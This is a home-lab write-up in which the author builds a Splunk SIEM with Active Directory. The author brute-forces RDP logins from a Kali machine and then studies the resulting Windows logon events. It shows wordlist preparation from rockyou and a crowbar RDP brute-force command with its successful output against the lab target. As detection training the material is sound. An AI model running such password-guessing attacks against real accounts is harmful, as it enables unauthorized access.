#JonSecOps

SIEM / Active Directory/ Brute Force Password Attack Project

FIGURE 1: LOGICAL DIAGRAM




FIGURE 2: SYSTEM CONFIGURATIONS

Splunk Server: 192.168.10.10

- Installed Splunk on an Ubuntu server.
- Upgraded the server using sudo apt-get upgrade.
- Configured the Splunk server's IP address as a static IP to match the logical design.
- Added a user after installing Splunk on the Ubuntu server.

Windows Server / Active Directory: 192.168.10.7
Splunk Universal Forwarder
Sysmon

- Configured the computer name to ACTDIRSERVER.
- Assigned a static IP address to align with the logical design.
- Installed the Splunk Universal Forwarder and configured the inputs.conf file by copying it from the etc/system/default directory to the local folder. This defined the data to forward to the Splunk server.
- Installed Sysmon.
- Configured receiving settings and set the port to 9997 to ensure the Splunk server can receive data.
- Configured Server Manager to add roles and features, including the Active Directory Domain Services role.
- Promoted the server to a domain controller and created a new forest.
- Created users in Active Directory for a brute-force attack simulation using a Kali/attacker machine.


Windows 10 / Target PC : 192.168.10.100
Splunk Universal Forwarder
Splunk Enterprise
Sysmon
Atomic Red Team

- Renamed the computer to TARGET-PC.
- Configured a static IP address to align with the logical design.
- Installed the Splunk Universal Forwarder, created a copy of the inputs.conf file from the etc/system/default directory, and pasted it into the local folder to define the data to forward to the Splunk server.
- Installed Sysmon.
- Created an index called endpoint in Splunk Enterprise to collect telemetry from the configured input file in Splunk Universal Forwarder.
- Configured Splunk Enterprise receiving settings to use port 9997, ensuring the Splunk server can receive data.
- Connected the Windows target machine to the ACTDIRSERVER domain controller (LAB.local) and authenticated using the Jenny Smith account.
- Configured the Active Directory server with two users.
- Installed Atomic Red Team to simulate attacks and generate telemetry visible in Splunk.
- Enabled Remote Desktop access for Active Directory users jsmith and tsmith.

Kali / Attacker Machine: 192.168.10.250

- Configured a static IP address to match the logical design.
- Installed the Crowbar tool.
- Created a directory named Lab-project.
- Located the rockyou wordlist pre-installed in Kali Linux under the usr/share/wordlists directory.
- Unzipped the rockyou.txt file and copied it to the Lab-project directory.
- Extracted the first 20 lines from the rockyou.txt file and saved them in a new file named passwords.txt.
- Edited the passwords.txt file to include the Active Directory users' passwords, used for the brute-force password attack.
- Conducted a successful brute-force password attack against the Active Directory users.
- Captured the telemetry in Splunk, including EventCode 4625, indicating failed login attempts for the accounts.

FIGURE 3: ADDED USERS IN ACTIVE DIRECTORY SERVER






FIGURE 4: KALI / ATTACKER MACHINE COMMANDS

```
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/wordlists

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
amass  dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt.gz

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo gunzip rockyou.txt.gz

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
amass  dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt  sc

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ cp rockyou.txt ~/Desktop/lab-project
```

```
┌──(kali㉿kali)-[~/Desktop/lab-project]
└─$ ls -lh
total 134M
-rw-r--r-- 1 kali kali 134M Dec 12 17:56 rockyou.txt

┌──(kali㉿kali)-[~/Desktop/lab-project]
└─$ head -n 20 rockyou.txt > passwords.txt

┌──(kali㉿kali)-[~/Desktop/lab-project]
└─$ cat passwords.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
```

```
File  Actions  Edit  View  Help
  GNU nano 8.2
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
superdummy@4
superduper@4
baller2024@4
```

Added user passwords to the passwords.txt file to reduce latency during password attack

```
┌──(kali㉿kali)-[~/Desktop/lab-project]
└─$ cat passwords.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
superdummy@4
superduper@4
baller2024@4
```

Jenny Smiths Password

Terry Smiths Password


Sam Watkins Password

FIGURE 5: SUCCESSFUL BRUTE FORCE ATTACK

```
┌──(kali㉿kali)-[~/Desktop/lab-project]
└─$ crowbar -b rdp -u tsmith -C passwords.txt -s 192.168.10.100/32
2024-12-12 18:03:19 START
2024-12-12 18:03:19 Crowbar v0.4.2
2024-12-12 18:03:19 Trying 192.168.10.100:3389
2024-12-12 18:03:24 RDP-SUCCESS : 192.168.10.100:3389 - tsmith:superduper@4
2024-12-12 18:03:24 STOP
```

Target-PC IP Address

FIGURE 6: SPLUNK TELEMETRY OF BRUTE FORCE ATTACK ON TARGET MACHINE



Search | Splunk 9.3.1 | Windows Security Log Event ID 4

Not secure | 192.168.10.10:8000/en-US/app/search/search?q=search%20index%...

< Hide Fields | All Fields | List | Format | 20 Per Page | < Prev | 1 2 3 4 5 6 7 8 | Next >

- a LogName 1
- a Logon_ID 1
- a Logon_Process 1
- # Logon_Type 1
- a Message 1
- a OpCode 1
- a Package_Name__NTLM_only_ 1
- a punct 1
- # RecordNumber 100+
- a Security_ID 1
- a Source_Network_Address 1
- # Source_Port 1
- a SourceName 1
- a splunk_server 1
- a Status 1
- a Sub_Status 1
- a TaskCategory 1
- a Transited_Services 1
- a Type 1
- a Workstation_Name 1

+ Extract New Fields

i	Time	Event

```
Account For Which Logon Failed:
        Security ID:            S-1-0-0
        Account Name:           tsmith
        Account Domain:

Failure Information:
        Failure Reason:         Unknown user name or bad password.
        Status:                 0xC000006D
        Sub Status:             0xC000006A

Process Information:
        Caller Process ID:      0x0
        Caller Process Name:    -

Network Information:
        Workstation Name:       kali
        Source Network Address: 192.168.10.250
        Source Port:            0

Detailed Authentication Information:
        Logon Process:          NtLmSsp
        Authentication Package: NTLM
        Transited Services:     -
        Package Name (NTLM only):       -
        Key Length:             0
```

Encyclopedia

- Event IDs
- All Event IDs
- Audit Policy

Go To Event ID:
Go

Security Log Quick Reference Chart

⇦ Windows Security Log Event ID 4625 ⇨

4625: An account failed to log on

On this page

This is a useful event because it documents each and every failed attempt to logon to the local computer regardless of logon type, location of the user or type of account.

Operating Systems	Windows 2008 R2 and 7 Windows 2012 R2 and 8.1 Windows 2016 and 10 Windows Server 2019 and 2022
Category • Subcategory	Logon/Logoff • Logon
Type	Failure
Corresponding events in Windows 2003 and before	529 , 530 , 531 , 532 , 533 , 534 , 535 , 536 , 537 , 539

Free Security Log Resources by Randy

```
index="endpoint" tsmith EventCode=4624
```

Last 24 hours

✓ **5 events** (12/12/24 10:00:00.000 PM to 12/13/24 10:00:34.000 PM)

Job ▾ Smart Mode

No Event Sampling ▾

Events (5) Patterns Statistics Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect 1 hour per column

List ▾ Format 20 Per Page ▾

< Hide Fields All Fields

SELECTED FIELDS

EventCode 1
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS

a Account_Domain 2
a Account_Name 2
a Authentication_Package 1

i	Time	Event
>	12/13/24 12:34:47.000 AM	12/12/2024 07:34:47 PM ... 26 lines omitted ... New Logon: Security ID: S-1-5-21-3968765168-2457327897-4288992809-1106 Account Name: tsmith Account Domain: LAB Show all 70 lines EventCode = 4624 host = TARGET5PC source = WinEventLog:Security sourcetype = WinEventLog:Security

Not secure | 192.168.10.10:8000/en-US/app/search/search?q=search%20index%...

Hide Fields | All Fields | List | Format | 20 Per Page

- a Authentication_Package 1
- a ComputerName 1
- a Elevated_Token 1
- # EventType 1
- a Impersonation_Level 1
- a index 1
- # Key_Length 1
- a Keywords 1
- # linecount 1
- a Linked_Logon_ID 1
- a LogName 1
- a Logon_GUID 1
- a Logon_ID 6
- a Logon_Process 1
- # Logon_Type 1
- a Message 5
- a Network_Account_Domain 1
- a Network_Account_Name 1
- a OpCode 1
- a Package_Name__NTLM_only_ 1
- a Process_ID 1
- a Process_Name 1
- a punct 1
- # RecordNumber 5
- a Restricted_Admin_Mode 1
- a Security_ID 2
- a Source_Network_Address 1
- # Source_Port 1
- a SourceName 1

i	Time	Event

```
Message=An account was successfully logged on.

Subject:
        Security ID:            S-1-0-0
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Logon Information:
        Logon Type:             3
        Restricted Admin Mode:  -
        Virtual Account:                No
        Elevated Token:         No

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-21-3968765168-2457327897-4288992809-1
106
        Account Name:           tsmith
        Account Domain:         LAB
        Logon ID:               0x19B002F
        Linked Logon ID:                0x0
        Network Account Name:   -
        Network Account Domain: -
        Logon GUID:             {00000000-0000-0000-0000-000000000000}
```

Search | Splunk 9.3.1 | Windows Security Log Event ID 4

https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event....

Click to go back (Alt+Left arrow), hold to see history

Ultimate IT SECURITY

December 2024 Patch Tuesday "Pat

User name:
Password:
Login / Forgot?
Register

Security Log | Windows | SharePoint | SQL Server | Exchange | | Training | Tools | Newsletter | Webinars | Blog

Webinars | Training | Encyclopedia | Quick Reference | Book

Encyclopedia

- Event IDs
- All Event IDs
- Audit Policy

Go To Event ID: Go

Security Log Quick Reference Chart

⇦ Windows Security Log Event ID 4624 ⇨

4624: An account was successfully logged on

On this page

- Description of this event
- Field level details
- Examples

This is a highly valuable event since it documents each and every successful attempt to logon to the local computer regardless of logon type, location of the user or type of account. You can tie this event to logoff events 4634 and 4647 using Logon ID.

Win2012 adds the Impersonation Level field as shown in the example.

Win2016/10 add further fields explained below.

Operating Systems	Windows 2008 R2 and 7 Windows 2012 R2 and 8.1 Windows 2016 and 10 Windows Server 2019 and 2022
Category • Subcategory	Logon/Logoff • Logon
Type	Success
Corresponding events in Windows 2003 and before	528 , 540

Search | Splunk 9.3.1 | Windows Security Log Event ID 4

Not secure | 192.168.10.10:8000/en-US/app/search/search?q=search%20index%...

Events (20,250) | Patterns | Statistics | Visualization

Format Timeline ▾ | – Zoom Out | + Zoom to Selection | × Deselect

< Hide Fields | All Fields

SELECTED FIELDS

EventCode 100+
a host 2
a source 4
a sourcetype 4

INTERESTING FIELDS

a Account_Domain 7
a Account_Name 22
a ComputerName 2
EventType 4
a Guid 1
a index 1
a Keywords 8
linecount 31
a LogName 3
a Logon_ID 100+
a Message 100+
a Name 2

EventCode

>100 Values, 33.995% of events

Selected | Yes | No

Reports

Average over time | Maximum value over time | Minimum value over time
Top values | Top values by time | Rare values
Events with this field

Avg: 5009.49128413713 **Min:** 0 **Max:** 51057 **Std Dev:** 3034.6035876147666

Top 10 Values	Count	%
4624	1,774	25.77%
4672	1,639	23.809%
4634	1,554	22.574%
7036	490	7.118%
4625	301	4.372%
5379	254	3.69%
4799	101	1.467%
566	63	0.915%
16394	51	0.741%
16384	50	0.726%